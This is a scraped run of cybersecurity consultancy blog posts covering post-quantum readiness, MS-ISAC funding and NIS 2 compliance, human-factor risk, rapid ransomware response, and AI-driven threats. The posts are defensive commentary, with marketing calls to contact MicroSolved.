  • You have established inventory and architecture foundations, so investment can scale linearly.

  • Vendor ecosystem is starting to support PQC, making adoption less risky.

  • You detect a credible quantum threat to your peer organizations or competitors.

Reasons to delay or pace carefully:

  • PQC implementations or libraries for your use cases are immature or lack hardening.

  • Performance or resource constraints render PQC impractical today.

  • Interoperability with external partners or clients (who are not quantum-ready) is a blocking dependency.

  • Budget or staffing constraints overwhelm other higher-priority security work.

  • Your data’s retention horizon is short (e.g. ephemeral, ephemeral sessions) and quantum risk is lower.

In most real-world organizations, the optimal path is measured acceleration: begin early but respect engineering and operational constraints.


Suggested Phased Approach (High-Level Roadmap)

  1. Awareness & executive buy-in
    Educate leadership on quantum risk, “harvest now, decrypt later,” and the cost of delay.

  2. Inventory & discovery
    Build cryptographic asset maps (applications, services, libraries, devices) and identify high-risk systems.

  3. Agility refactoring
    Modularize cryptographic logic, build adapter layers, adopt negotiation frameworks.

  4. Vendor engagement & alignment
    Query, influence, and iterate vendor support for PQC and crypto‑agility.

  5. Pilot / hybrid deployment
    Test PQC in non-critical systems or in hybrid mode, collect metrics, validate interoperability.

  6. Incremental rollout
    Expand to more use cases, deprecate classical algorithms gradually, monitor downstream dependencies.

  7. Full transition & decommissioning
    Remove legacy vulnerable algorithms, enforce PQC-only policies, archive or destroy old keys.

  8. Sustain & evolve
    Monitor PQC algorithm evolution or deprecation, incorporate new variants, update interoperability as standards evolve.


Conclusion & Call to Action

Quantum readiness is no longer a distant, speculative concept — it’s fast becoming an operational requirement for organizations serious about long-term data protection.

But readiness doesn’t mean rushing blindly into PQC. The successful path is incremental, agile, and risk-managed:

  • Start with visibility and inventory

  • Build architecture that supports change

  • Pilot carefully with hybrid strategies

  • Leverage community and standards

  • Monitor performance and evolve your approach

If you haven’t already, now is the time to begin — even a year of head start can mean the difference between being proactive versus scrambling under crisis.


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.

Regulatory Pitfalls: MS‑ISAC Funding Loss and NIS 2 Uncertainty

Timeline: When Federal Support Runs Out

  • MS‑ISAC at the tipping point
    Come September 30, 2025, federal funding for the Multi‑State Information Sharing and Analysis Center (MS‑ISAC) is slated to expire—and DHS with no plans to renew it Axios+1. The $27 million annual appropriation ends that day, and MS‑ISAC may shift entirely to a fee‑based membership model Axios+1CIS. This follows a $10 million cut earlier in March, which halved its budget National Association of CountiesAxios. Lawmakers are eyeing either a short‑term funding extension or reinstatement for FY 2026 nossaman.com.

Impact Analysis: What’s at Stake Without MS‑ISAC

  • Threat intelligence hangs in the balance. Nearly 19,000 state, local, tribal, and territorial (SLTT) entities—from utilities and schools to local governments—rely on MS‑ISAC for timely alerts on emerging threats Axios+2Axios+2.

  • Real-time sharing infrastructure—like a 24/7 Security Operations Center, feeds such as ALBERT and MDBR, incident response coordination, training, collaboration, and working groups—are jeopardized CISWikipedia.

  • States are pushing back. Governor associations have formally urged Congress to restore funding for this critical cyber defense lifeline Industrial CyberAxios.

Without MS‑ISAC’s steady support, local agencies risk losing a coordinated advantage in defending against increasingly sophisticated cyberattacks—just when threats are rising.


NIS 2 Status Breakdown: Uneven EU Adoption and Organizational Uncertainty

Current State of Transposition (Mid‑2025)

  • Delayed national incorporation. Though EU member states were required to transpose NIS 2 into law by October 17, 2024, as of July 2025, only 14 out of 27 have done so TechRadarFTI ConsultingCoalfire.

  • The European Commission has launched infringement proceedings against non‑compliant member states CoalfireGreenberg Traurig.

  • A June 30, 2026 deadline now marks the first audit phase for compliance, a bump from the original target of end‑2025 ECSO.

  • Implementation is uneven: some countries like Hungary, Slovakia, Greece, Slovenia, North Macedonia, Malta, Finland, Romania, Cyprus, Denmark have transposed NIS 2, but many others remain in progress or partially compliant ECSOGreenberg Traurig.

Organizational Challenges & Opportunities

  • Fragmented compliance environment. Businesses across sectors—particularly healthcare, maritime, gas, public admin, ICT, and space—face confusion and complexity from inconsistent national implementations IT Pro.

  • Compliance tools matter. Automated identity and access management (IAM) platforms are critical for enforcing NIS 2’s zero‑trust access requirements, such as just‑in‑time privilege and centralized dashboards TechRadar.

  • A dual approach for organizations: start with quick wins—appointing accountable leaders, inventorying assets, plugging hygiene gaps—and scale into strategic risk assessments, supplier audits, ISO 27001 alignment, and response planning IT ProTechRadar.


Mitigation Options: Building Resilience Amid Regulatory Flux

For U.S. SLTT Entities

Option Description
Advocacy & lobbying Engage state/local leaders and associations to push Congress for reinstated or extended MS‑ISAC funding Industrial CyberAxios.
Short‑term extension Monitor efforts for stop‑gap funding past September 2025 to avoid disruption nossaman.com.
Fee‑based membership Develop internal cost‑benefit models for scaled membership tiers, noting offers intended to serve “cyber‑underserved” smaller jurisdictions CIS.
Alternate alliances Explore regional ISACs or mutual aid agreements as fallback plans.

For EU Businesses & SLTT Advisors

Option Description
Monitor national adoption Track each country’s transposition status and defer deadlines—France and Germany may lag; others moved faster Greenberg TraurigCoalfireECSO.
Adopt IAM automation Leverage tools for role‑based access, just‑in‑time privileges, audit dashboards—compliance enablers under NIS 2 TechRadar.
Layered compliance strategy Start with foundational actions (asset mapping, governance), then invest in risk frameworks and supplier audits IT ProTechRadar.

Intersection with Broader Trends

  1. Automation as a compliance accelerator. Whether in the U.S. or EU, automation platforms for identity, policy mapping, or incident reporting bridge gaps in fluid regulatory environments.

  2. Hybrid governance pressures. Local agencies and cross‑border firms must adapt to both decentralized cyber defense (US states) and fragmented transposition (EU member states)—a systems approach is essential.

  3. AI‑enabled readiness. Policy mapping tools informed by AI could help organizations anticipate timeline changes, compliance gaps, and audit priorities.


Conclusion: Why This Matters Now

By late September 2025, U.S. SLTT entities face a sudden pivot: either justify membership fees to sustain cyber intelligence pipelines or brace for isolation. Meanwhile, EU‑region organizations—especially those serving essential services—must navigate a patchwork of national laws, with varying enforcement and a hard deadline extended through mid‑2026.

This intersection of regulatory pressure, budget instability, and technological transition makes this a pivotal moment for strategic, systems‑based resilience planning. The agencies and businesses that act now—aligning automated tools, coalition strategies, and policy insight—will surge ahead in cybersecurity posture and readiness.


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.

Distracted Minds, Not Sophisticated Cyber Threats — Why Human Factors Now Reign Supreme

Problem Statement: In cybersecurity, we’ve long feared the specter of advanced malware and AI-enabled attacks. Yet today’s frontline is far more mundane—and far more human. Distraction, fatigue, and lack of awareness among employees now outweigh technical threats as the root cause of security incidents.

A woman standing in a room lit by bright fluorescent lights surrounded by whiteboards and sticky notes filled with ideas sketching out concepts and plans 5728491

A KnowBe4 study released in August 2025 sets off alarm bells: 43 % of security incidents stem from employee distraction—while only 17 % involve sophisticated attacks.

1. Distraction vs. Technical Threats — A Face-off

The numbers are telling:

  • Distraction: 43 %

  • Lack of awareness training: 41 %

  • Fatigue or burnout: 31 %

  • Pressure to act quickly: 33 %

  • Sophisticated attack (the myths we fear): just 17 %

What explains the gap between perceived threat and actual risk? The answer lies in human bandwidth—our cognitive load, overload, and vulnerability under distraction. Cyber risk is no longer about perimeter defense—it’s about human cognitive limits.

Meanwhile, phishing remains the dominant attack vector—74 % of incidents—often via impersonation of executives or trusted colleagues.

2. Reviving Security Culture: Avoid “Engagement Fatigue”

Many organizations rely on awareness training and phishing simulations, but repetition without innovation breeds fatigue.

Here’s how to refresh your security culture:

  • Contextualized, role-based training – tailor scenarios to daily workflows (e.g., finance staff vs. HR) so the relevance isn’t lost.

  • Micro-learning and practice nudges – short, timely prompts that reinforce good security behavior (e.g., reminders before onboarding tasks or during common high-risk activities).

  • Leadership modeling – when leadership visibly practices security—verifying emails, using MFA—it normalizes behavior across the organization.

  • Peer discussions and storytelling – real incident debriefs (anonymized, of course) often land harder than scripted scenarios.

Behavioral analytics can drive these nudges. For example: detect when sensitive emails are opened, when copy-paste occurs from external sources, or when MFA overrides happen unusually. Then trigger a gentle “Did you mean to do this?” prompt.

3. Emerging Risk: AI-Generated Social Engineering

Though only about 11 % of respondents have encountered AI threats so far, 60 % fear AI-generated phishing and deepfakes in the near future.

This fear is well-placed. A deepfake voice or video “CEO” request is far more convincing—and dangerous.

Preparedness strategies include:

  • Red teaming AI threats — simulate deepfake or AI-generated social engineering in safe environments.

  • Multi-factor and human challenge points — require confirmations via secondary channels (e.g., “Call the sender” rule).

  • Employee resilience training — teach detection cues (synthetic audio artifacts, uncanny timing, off-script wording).

  • AI citizenship policies — proactively define what’s allowed in internal tools, communication, and collaboration platforms.

4. The Confidence Paradox

Nearly 90 % of security leaders feel confident in their cyber-resilience—yet the data tells us otherwise.

Overconfidence can blind us: we might under-invest in human risk management while trusting tech to cover all our bases.

5. A Blueprint for Human-Centric Defense

Problem Actionable Solution
Engagement fatigue with awareness training Use micro-learning, role-based scenarios, and frequent but brief content
Lack of behavior change Employ real-time nudges and behavioral analytics to catch risky actions before harm
Distraction, fatigue Promote wellness, reduce task overload, implement focus-support scheduling
AI-driven social engineering Test with red teams, enforce cross-channel verification, build detection literacy
Overconfidence Benchmark human risk metrics (click rates, incident reports); tie performance to behavior outcomes

Final Thoughts

At its heart, cybersecurity remains a human endeavor. We chase the perfect firewall, but our biggest vulnerabilities lie in our own cognitive gaps. The KnowBe4 study shows that distraction—not hacker sophistication—is the dominant risk in 2025. It’s time to adapt.

We must refresh how we engage our people—not just with better tools, but with better empathy, smarter training design, and the foresight to counter AI-powered con games.

This is the human-centered security shift Brent Huston has championed. Let’s own it.


Help and More Information

If your organization is struggling to combat distraction, engagement fatigue, or the evolving risk of AI-powered social engineering, MicroSolved can help.

Our team specializes in behavioral analytics, adaptive awareness programs, and human-focused red teaming. Let’s build a more resilient, human-aware security culture—together.

👉 Reach out to MicroSolved today to schedule a consultation or request more information. (info@microsolved.com or +1.614.351.1237)


References

  1. KnowBe4. Infosecurity Europe 2025: Human Error & Cognitive Risk Findings. knowbe4.com

  2. ITPro. Employee distraction is now your biggest cybersecurity risk. itpro.com

  3. Sprinto. Trends in 2025 Cybersecurity Culture and Controls.

  4. Deloitte Insights. Behavioral Nudges in Security Awareness Programs.

  5. Axios & Wikipedia. AI-Generated Deepfakes and Psychological Manipulation Trends.

  6. TechRadar. The Growing Threat of AI in Phishing & Vishing.

  7. MSI :: State of Security. Human Behavior Modeling in Red Teaming Environments.


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.

The New Golden Hour in Ransomware Defense

Organizations today face a dire reality: ransomware campaigns—often orchestrated as Ransomware‑as‑a‑Service (RaaS)—are engineered for speed. Leveraging automation and affiliate models, attackers breach, spread, and encrypt entire networks in well under 60 minutes. The traditional incident response window has all but vanished.

This shrinking breach-to-impact interval—what we now call the ransomware golden hour—demands a dramatic reframing of how security teams think, plan, and respond.

ChatGPT Image Aug 19 2025 at 10 34 40 AM

Why It Matters

Attackers now move faster than ever. A rising number of campaigns are orchestrated through RaaS platforms, democratizing highly sophisticated tools and lowering the technical barrier for attackers[1]. When speed is baked into the attack lifecycle, traditional defense mechanisms struggle to keep pace.

Analysts warn that these hyper‑automated intrusions are leaving security teams in a race against time—with breach response windows shrinking inexorably, and full network encryption occurring in under an hour[2].

The Implications

  • Delayed detection equals catastrophic failure. Every second counts: if detection slips beyond the first minute, containment may already be too late.
  • Manual response no longer cuts it. Threat hunting, playbook activation, and triage require automation and proactive orchestration.
  • Preparedness becomes survival. Only by rehearsing and refining the first 60 minutes can teams hope to blunt the attack’s impact.

What Automation Can—and Can’t—Do

What It Can Do

  • Accelerate detection with AI‑powered anomaly detection and behavior analysis.
  • Trigger automatic containment via EDR/XDR systems.
  • Enforce execution of playbooks with automation[3].

What It Can’t Do

  • Replace human judgment.
  • Compensate for lack of preparation.
  • Eliminate all dwell time.

Elements SOCs Must Pre‑Build for “First 60 Minutes” Response

  1. Clear detection triggers and alert criteria.
  2. Pre‑defined milestone checkpoints:
    • T+0 to T+15: Detection and immediate isolation.
    • T+15 to T+30: Network-wide containment.
    • T+30 to T+45: Damage assessment.
    • T+45 to T+60: Launch recovery protocols[4].
  3. Automated containment workflows[5].
  4. Clean, tested backups[6].
  5. Chain-of-command communication plans[7].
  6. Simulations and playbook rehearsals[8].

When Speed Makes the Difference: Real‑World Flash Points

  • Only 17% of enterprises paid ransoms in 2025. Rapid containment was key[6].
  • Disrupted ransomware gangs quickly rebrand and return[9].
  • St. Paul cyberattack: swift containment, no ransom paid[10].

Conclusion: Speed Is the New Defense

Ransomware has evolved into an operational race—powered by automation, fortified by crime‑as‑a‑service economics, and executed at breakneck pace. In this world, the golden hour isn’t a theory—it’s a mandate.

  • Design and rehearse a first‑60‑minute response playbook.
  • Automate containment while aligning with legal, PR, and executive workflows.
  • Ensure backups are clean and recovery-ready.
  • Stay agile—because attackers aren’t stuck on yesterday’s playbook.

References

  1. Wikipedia – Ransomware as a Service
  2. Itergy – The Golden Hour
  3. CrowdStrike – The 1/10/60 Minute Challenge
  4. CM-Alliance – Incident Response Playbooks
  5. Blumira – Incident Response for Ransomware
  6. ITPro – Enterprises and Ransom Payments
  7. Commvault – Ransomware Trends for 2025
  8. Veeam – Tabletop Exercises and Testing
  9. ITPro – BlackSuit Gang Resurfaces
  10. Wikipedia – 2025 St. Paul Cyberattack


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.


AI in Cyberattacks: A Closer Look at Emerging Threats for 2025


The complex interplay between technological advancement and cyber threats is reaching unprecedented heights. As artificial intelligence (AI) evolves, it presents both transformative opportunities and significant perils in the realm of cyberattacks. Cybercriminals are leveraging AI to devise more sophisticated and cunning threats, shifting the paradigm of how these dangers are understood and countered.

RedHacker3

AI’s influence on cyberattacks is multifaceted and growing in complexity. AI-powered tools are now utilized to develop advanced malware and ransomware, enhance phishing tactics, and even create convincing deepfakes. These advancements foreshadow a challenging landscape by 2025, as cybercriminals sharpen their techniques to exploit vulnerabilities in ubiquitous technologies—from cloud computing to 5G networks.

In response to the evolving threat landscape, our methods of defense must adapt accordingly. The integration of AI into cybersecurity strategies offers powerful countermeasures, providing innovative ways to detect, deter, and respond decisively to these high-tech threats. This article explores the emerging tactics employed by cybercriminals, the countermeasures under development, and the future prospects of AI in cybersecurity.

The Role of AI in Cyberattacks

As we approach 2025, the landscape of cyber threats is increasingly shaped by advancements in artificial intelligence. AI is revolutionizing the way cyberattacks are conducted, allowing for a level of sophistication and adaptability that traditional methods struggle to compete with. Unlike conventional cyber threats, which often follow predictable patterns, AI-driven attacks are dynamic and capable of learning from their environment to evade detection. These sophisticated threats are not only more difficult to identify but also require real-time responses that traditional security measures are ill-equipped to provide. As AI continues to evolve, its role in cyberattacks becomes more pronounced, highlighting the urgent need for integrating AI-driven defenses to proactively combat these threats.

AI as a Tool for Cybercriminals

AI has significantly lowered the barrier to entry for individuals looking to engage in cybercrime, democratizing access to sophisticated tools. Even those with minimal technical expertise can now launch advanced phishing campaigns or develop malicious code, thanks to AI’s ability to automate complex processes. This technology also allows cybercriminals to launch adaptive attacks that grow more effective over time, challenging traditional cybersecurity defenses. AI plays a critical role in the emergence of Cybercrime-as-a-Service, where even unskilled hackers can rent AI-enhanced tools to execute complex attacks. Additionally, machine learning models enable faster and more efficient password cracking, giving cybercriminals an edge in breaking into secure systems.

AI-Driven Malware and Ransomware

AI-driven malware is reshaping the threat landscape by making attacks more efficient and harder to counter. Ransomware, enhanced by AI, automates the process of identifying data and optimizing encryption, which poses significant challenges for mitigation efforts. Malicious GPTs, or modified AI models, can generate complex malware and create supportive materials like fake emails, enhancing the efficacy of cyberattacks. The rise of AI-driven Cybercrime-as-a-Service in 2025 allows less experienced hackers to wield powerful tools, such as ransomware-as-a-service, to launch effective attacks. Self-learning malware further complicates security efforts, adapting seamlessly to environments and altering its behavior to bypass traditional defenses, while AI-driven malware utilizes automated DDoS campaigns and sophisticated credential-theft techniques to maximize impact.

Enhancing Phishing with AI

Phishing attacks, a longstanding cyber threat, have become more sophisticated with the integration of AI. This technology enables the creation of highly personalized and convincing phishing emails with minimal manual effort, elevating the threat to new heights. AI’s ability to process large datasets allows it to craft messages that are tailored to individual targets, increasing the likelihood of successful infiltration. As these attacks become more advanced, traditional email filters and user detection methods face significant challenges. Preparing for these AI-enhanced threats necessitates a shift towards more proactive and intelligent security systems that can detect and neutralize adaptive phishing attacks in real-time.

The Threat of Deepfakes

Deepfakes represent a growing challenge in the cybersecurity domain, harnessing AI to create realistic impersonations that can deceive users and systems alike. As AI technology advances, these synthetic audio and video productions become increasingly difficult to distinguish from authentic content. Cybercriminals exploit deepfakes for purposes such as misinformation, identity theft, and reputational damage, thereby eroding trust in digital platforms. Organizations must use AI-based detection tools and educate employees on identifying these sophisticated threats to maintain their digital integrity. Furthermore, the rise of AI-powered impersonation techniques complicates identity verification processes, necessitating the development of new strategies to validate authenticity in online interactions.

Emerging Tactics in AI-Driven Attacks

In 2025, AI-driven cyberattacks are poised to escalate significantly in both scale and sophistication, presenting formidable challenges for detection and mitigation. Malicious actors are capitalizing on advanced algorithms to launch attacks that are not only more efficient but also difficult to counteract. Their adaptability enables these attacks to dynamically adjust to the defenses deployed by their targets, thus enhancing their effectiveness. AI systems can analyze vast quantities of data in real-time, allowing them to identify potential threats before they fully materialize. Consequently, the cybersecurity industry is intensifying efforts to integrate AI into security measures to predict and counter these threats proactively, ensuring that security teams are equipped to manage the rapidly evolving threat landscape.

Understanding AI Phishing

AI phishing attacks have transformed the cyber threat landscape by leveraging generative AI to create communications that appear exceedingly personalized and realistic. These communications can take the form of emails, SMS messages, phone calls, or social media interactions, often mimicking the style and tone of trusted sources to deceive recipients. Machine learning empowers these attacks by allowing them to evade traditional security measures, making them more challenging to detect. AI-driven phishing schemes can automate the entire process, providing outcomes similar to human-crafted attacks but at a significantly reduced cost. As a result, a notable increase in sophisticated phishing incidents has been observed, impacting numerous organizations globally in recent years.

Transition to Vishing (Voice Phishing)

Emerging as a novel threat, vishing or voice phishing employs AI to enhance the traditional scams, enabling wider and more efficient campaigns with minimal manual input. This method intensifies the effectiveness and sophistication of attacks, as AI-driven vishing can dynamically adjust to the defenses of targets. Unlike traditional, static cyber attacks, AI-enhanced vishing scams modify their tactics on-the-fly by monitoring defenses in real-time, making them harder to identify and mitigate. As this threat continues to evolve, businesses must employ proactive AI-driven defenses that can anticipate and neutralize potential vishing threats before they inflict damage. The incorporation of AI-driven security systems becomes vital in predicting and countering these evolving cyber threats.

Exploiting Zero-Day Vulnerabilities

AI-enabled tools are revolutionizing vulnerability detection by quickly scanning extensive codebases to identify zero-day vulnerabilities, which pose significant risks due to their unpatched nature. These vulnerabilities provide an open door for exploit that threat actors can use, often generating automated exploits to take advantage of these weaknesses rapidly. Concerns are growing that the progression of AI technologies will allow malicious actors to discover zero-day vulnerabilities with the same proficiency as cybersecurity professionals. This development underscores the importance of programs like Microsoft’s Zero Day Quest bug bounty, aiming to resolve high-impact vulnerabilities in cloud and AI environments. The rapid escalation of AI-driven zero-day phishing attacks means that defenders have a narrower window to react, necessitating robust response systems to address cybersecurity challenges effectively.

Targeting Cloud Environments

Cloud environments are becoming increasingly susceptible to AI-driven cyberattacks, which employ machine learning to circumvent standard protections and breach cloud systems. The sophistication of AI-powered impersonation necessitates enhanced identity verification to safeguard digital identities. Organizations must therefore integrate AI-driven defenses capable of identifying and neutralizing malicious activities in real-time. AI-assisted detection and threat hunting are instrumental in recognizing AI-generated threats targeting these environments, such as synthetic phishing and deepfake threats. With cloud infrastructures being integral to modern operations, adopting proactive AI-aware cybersecurity frameworks becomes essential to anticipate and thwart potential AI-driven intrusions before they cause irreparable harm.

Threats in 5G Networks

The expansion of IoT devices within 5G networks significantly enlarges the attack surface, presenting numerous unsecured entry points for cyber threats. Unauthorized AI usage could exploit these new attack vectors, compromising vital data security. In this context, AI-powered systems will play a crucial role in 2025 by utilizing predictive analytics to identify and preempt potential threats in real-time within 5G infrastructures. Agentic AI technologies offer tremendous potential for improving threat detection and neutralization, securing 5G networks against increasingly sophisticated cyber threats. As the threat landscape continues to evolve, targeting these networks could result in a global cost burden potentially reaching $13.82 trillion by 2032, necessitating vigilant and innovative cybersecurity measures.

Countermeasuring AI Threats with AI

As the cyber threat landscape evolves, organizations need a robust defense mechanism to safeguard against increasingly sophisticated AI-driven threats. With malicious actors utilizing artificial intelligence to launch more complex and targeted cyberattacks, traditional security measures are becoming less effective. To counter these AI-driven threats, organizations must leverage AI-enabled tools to automate security-related tasks, including monitoring, analysis, and patching. The use of such advanced technologies is paramount in identifying and remediating AI-generated threats. The weaponization of AI models, evident in dark web creations like FraudGPT and WormGPT, underscores the necessity for AI-aware cybersecurity frameworks. These frameworks, combined with AI-native solutions, are crucial for dissecting vast datasets and enhancing threat detection capabilities. By adopting AI-assisted detection and threat-hunting tools, businesses can better handle synthesized phishing content, deepfakes, and other AI-generated risks. The integration of AI-powered identity verification tools also plays a vital role in maintaining trust in digital identities amidst AI-driven impersonation threats.

AI in Cyber Defense

AI is revolutionizing the cybersecurity industry by enabling real-time threat detection and automated responses to evolving threats. By analyzing large volumes of data, AI-powered systems can identify anomalies and potential threats, providing a significant advantage over traditional methods. Malicious actors may exploit vulnerabilities in existing threat detection frameworks by using AI agents, but the same AI technologies can also strengthen defense systems. Agentic AI enhances cybersecurity operations by automating threat detection and response processes while retaining necessary human oversight. Moreover, implementing advanced identity verification that includes multi-layered checks is crucial to counter AI-powered impersonation, ensuring the authenticity of digital communications.

Biometric Encryption Innovations

Biometric encryption is emerging as a formidable asset in enhancing user authentication, particularly as cyber threats become more sophisticated. This technology leverages unique physical characteristics—such as fingerprints, facial recognition, and iris scans—to provide an alternative to traditional password-based authentication. By reducing reliance on static passwords, biometric encryption not only strengthens user authentication protocols but also mitigates the risk of identity theft and impersonation. As a result, businesses are increasingly integrating biometric encryption into their cybersecurity frameworks to safeguard against the dynamic landscape of cyber threats, minimizing potential vulnerabilities and ensuring more secure interactions.

Advances in Machine Learning for Cybersecurity

Machine learning, a subset of AI, is instrumental in transforming cybersecurity strategies, enabling rapid threat detection and predictive analytics. Advanced machine learning algorithms simulate attack scenarios to improve incident response strategies, providing cybersecurity professionals with enhanced tools to face AI-driven threats. While AI holds the potential to exploit vulnerabilities in threat detection models, it also enhances the efficacy of security teams by automating operations and reducing the attack surface. Investments in AI-enhanced cybersecurity solutions reflect a strong demand for robust, machine-learning-driven techniques, empowering organizations to detect threats efficiently and respond effectively in real time.

Identity and Access Management (IAM) Improvements

The integration of AI-powered security tools into Identity and Access Management (IAM) systems significantly bolsters authentication risk visibility and threat identification. These systems, critical in a digitized security landscape, enhance the foundation of cyber resilience by tackling authentication and access control issues. Modern IAM approaches include multilayered identity checks to combat AI-driven impersonations across text, voice, and video—recognizing traditional digital identity trust as increasingly unreliable. Role-based access controls and dynamic policy enforcement are pivotal in ensuring users only have essential access, preserving the integrity and security of sensitive systems. As AI-driven threats continue to advance, embracing AI capabilities within IAM systems remains vital to maintaining cybersecurity.

Implementing Zero-Trust Architectures

Zero-Trust Architecture represents a paradigm shift in cybersecurity by emphasizing least-privilege access and continuous verification. This model operates on the principle of never trusting, always verifying, where users and devices’ identities and integrity are continually assessed before access is granted. Such a dynamic approach ensures real-time security policy adaptation based on emerging threats and user behaviors. Transitioning to Zero-Trust minimizes the impact of breaches by compartmentalizing network resources, ensuring that access is granted only as necessary. This proactive strategy stresses the importance of continuous monitoring and data-driven analytics, effectively moving the focus from reactive measures to a more preemptive security posture, in anticipation of future AI-driven threats.

Preparing for AI-Enabled Cyber Threats

As we near 2025, the landscape of cyber threats is becoming increasingly complex, driven by advances in artificial intelligence. AI-enabled threats have the sophisticated ability to identify system vulnerabilities, deploy widespread campaigns, and establish undetected backdoors within infrastructures, posing a significant risk to data integrity and security. Cybersecurity professionals are finding these AI-driven threats challenging, as threat actors can exploit weaknesses in AI models, leading to novel forms of cybercrime. The critical need for real-time AI-driven defenses becomes apparent as businesses strive to recognize and neutralize malicious activities as they occur. Organizations must prioritize preparing for AI-powered cyberattacks to maintain resilience against these evolving threats. Traditional security measures are becoming outdated in the face of AI-powered cyberattacks, thus compelling security teams to adopt advanced technologies that focus on early threat detection and response.

Developing AI Resilience Strategies

The development of AI resilience strategies is essential as organizations prepare to counter AI-driven cyber threats. Robust data management practices, including data validation and sanitization, play a crucial role in maintaining data integrity and security. By leveraging AI’s power to monitor networks continuously, security teams gain enhanced visibility, allowing for the early detection of potential cyber threats. Preparing AI models by exposing them to various attack scenarios during training significantly increases their resilience against real-world adversarial threats. In this evolving threat landscape, integrating AI into cybersecurity strategies provides a notable advantage, enabling preemptive counteraction against emerging risks. AI-enabled agentic cybersecurity holds the promise of automating threat detection and response, thus reducing response time and alleviating the workload on security analysts.

Importance of Cross-Sector Collaborations

Cross-sector collaborations have become vital in adapting to the rapidly evolving AI-driven cyber threat landscape. Public-private partnerships and regional interventions provide a foundation for effective intelligence sharing and identifying new threats. These collaborations between tech companies, cybersecurity vendors, universities, and government agencies enhance cyber resilience and develop best practices. The collective efforts extend beyond individual organizational capabilities, leveraging a diverse expertise pool to tackle systemic cybersecurity challenges strategically. By fostering strong public-private cooperation, sectors can combat cybercrime through unified action, demonstrating the importance of cybersecurity as a strategic priority. Initiatives like the Centres’ collaboration with over 50 partners exemplify the power of alliances in combating AI-driven threats and fortifying cyber defenses.

Upgrading Security Infrastructures

The evolution of AI-driven threats necessitates a comprehensive upgrade of security infrastructures. Organizations must align their IT, security, procurement, and compliance teams to ensure effective modernization of their security measures. Strengthening identity security is paramount and involves deploying centralized Identity and Access Management (IAM), adaptive multi-factor authentication (MFA), and real-time behavioral monitoring. Implementing AI-powered solutions is essential for automating critical security tasks, such as monitoring, analysis, patching, prevention, and remediation. AI-native cybersecurity systems excel in leveraging vast datasets to identify patterns and automate responses, enhancing an organization’s defensive capabilities. As communication modes become more complex, multi-layered identity checks must account for AI-powered impersonation to ensure that verification processes remain secure and robust.

The Role of Continuous Monitoring and Response

Continuous monitoring and response are core components of modern cybersecurity strategies, particularly in the face of sophisticated AI-powered cyberattacks. AI-driven security systems significantly enhance this process by analyzing behavioral patterns to detect anomalies in real time. Automated incident response systems, using AI, can contain breaches much quicker than traditional human-led responses, allowing for more efficient mitigation of threats. The AI algorithms in these systems are designed to learn and evolve, adapting their strategies to effectively bypass static security defenses. As the complexity of attack vectors increases, the need for continuous monitoring becomes critical in adapting quickly to new threats. Advanced AI tools automate vulnerability scanning and exploitation, identifying zero-day and n-day vulnerabilities rapidly, thereby bolstering an organization’s ability to preempt and respond to cyber risks proactively.

The Future of AI in Cybersecurity

Artificial Intelligence (AI) is revolutionizing the field of cybersecurity, playing a pivotal role in enabling real-time threat detection, providing predictive analytics, and automating responses to the ever-evolving landscape of cyber threats. By 2025, the sophistication and scale of AI-driven cyberattacks are anticipated to significantly escalate, pressing organizations to deploy robust, AI-powered defense systems. The global market for AI in cybersecurity is on a path of remarkable growth, expanding from $15 billion in 2021 to a projected $135 billion by 2030. AI technologies are transforming the cybersecurity industry by allowing businesses to pinpoint vulnerabilities far more efficiently than traditional security measures. In this battleground of cybersecurity, AI is not only a tool for defenders but also a weapon for attackers, as both sides leverage AI to enhance their strategies and respond to emerging threats.

Predictions for 2025 and Beyond

The integration of AI into cybersecurity is predicted to greatly enhance threat detection and mitigation abilities by processing extensive data in real-time, enabling swift responses to potential threats. The financial burden of global cybercrime is expected to rise drastically, from an estimated $8.15 trillion in 2023 to $11.45 trillion by 2026, potentially reaching $13.82 trillion by 2027. The increasing impact of AI-powered cyber threats is acknowledged by 78% of Chief Information Security Officers, who report its significant influence on their organizations. To counteract these threats, it’s critical for organizations to cultivate a security-first culture by 2025, incorporating AI-specific cybersecurity training and incident response drills. The accelerating sophistication of AI-driven cyberattacks is reshaping the cybersecurity landscape, creating an imperative for proactive, AI-driven defense strategies. This evolution demands that cybersecurity professionals remain vigilant and adaptive to stay ahead of malicious actors who are constantly innovating their attack methods.

Ethical Implications and Challenges

As AI becomes broadly available, it presents both exciting opportunities and significant risks within the cybersecurity domain. The potential for AI-driven methods to be manipulated by threat actors introduces new vulnerabilities that must be meticulously managed. Balancing the implementation of AI-driven security measures with the ethical necessity for human oversight is crucial in preventing the unauthorized exploitation of AI capabilities. As these technologies advance, ethical challenges emerge, particularly in the context of detecting zero-day vulnerabilities, which can be used exploitatively by both defenders and attackers. Effective mitigation of AI-driven cyberattacks requires an equilibrium between technological innovation and ethical policy development, ensuring that AI is not misused in cybersecurity operations. The expanding application of AI in this field underscores the ethical obligation to pursue continuous monitoring and secure system development, acknowledging that AI’s powerful capabilities can serve both defensive purposes and malicious ends.

More Info and Help from MicroSolved

For organizations looking to fortify their defenses against AI-driven cyber threats, MicroSolved offers expert assistance in AI threat modeling and integrating AI into information security and risk management processes. With the growing complexity of cyber threats, especially those leveraging artificial intelligence, traditional security measures often prove inadequate.

MicroSolved’s team can help your business stay ahead of the threat landscape by providing comprehensive solutions tailored to your needs. Whether you’re dealing with ransomware attacks, phishing emails, or AI-driven attacks on critical infrastructures, they are equipped to handle the modern challenges faced by security teams.

Key Services Offered by MicroSolved:

  • AI Threat Modeling
  • Integration of AI in Cybersecurity Practices
  • Comprehensive Risk Management

For expert guidance or to initiate a consultation, contact MicroSolved at:

By partnering with MicroSolved, you can enhance your organization’s ability to detect and respond to AI-powered cyberattacks in real time, ultimately protecting your digital assets and ensuring cybersecurity resilience in 2025 and beyond.


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.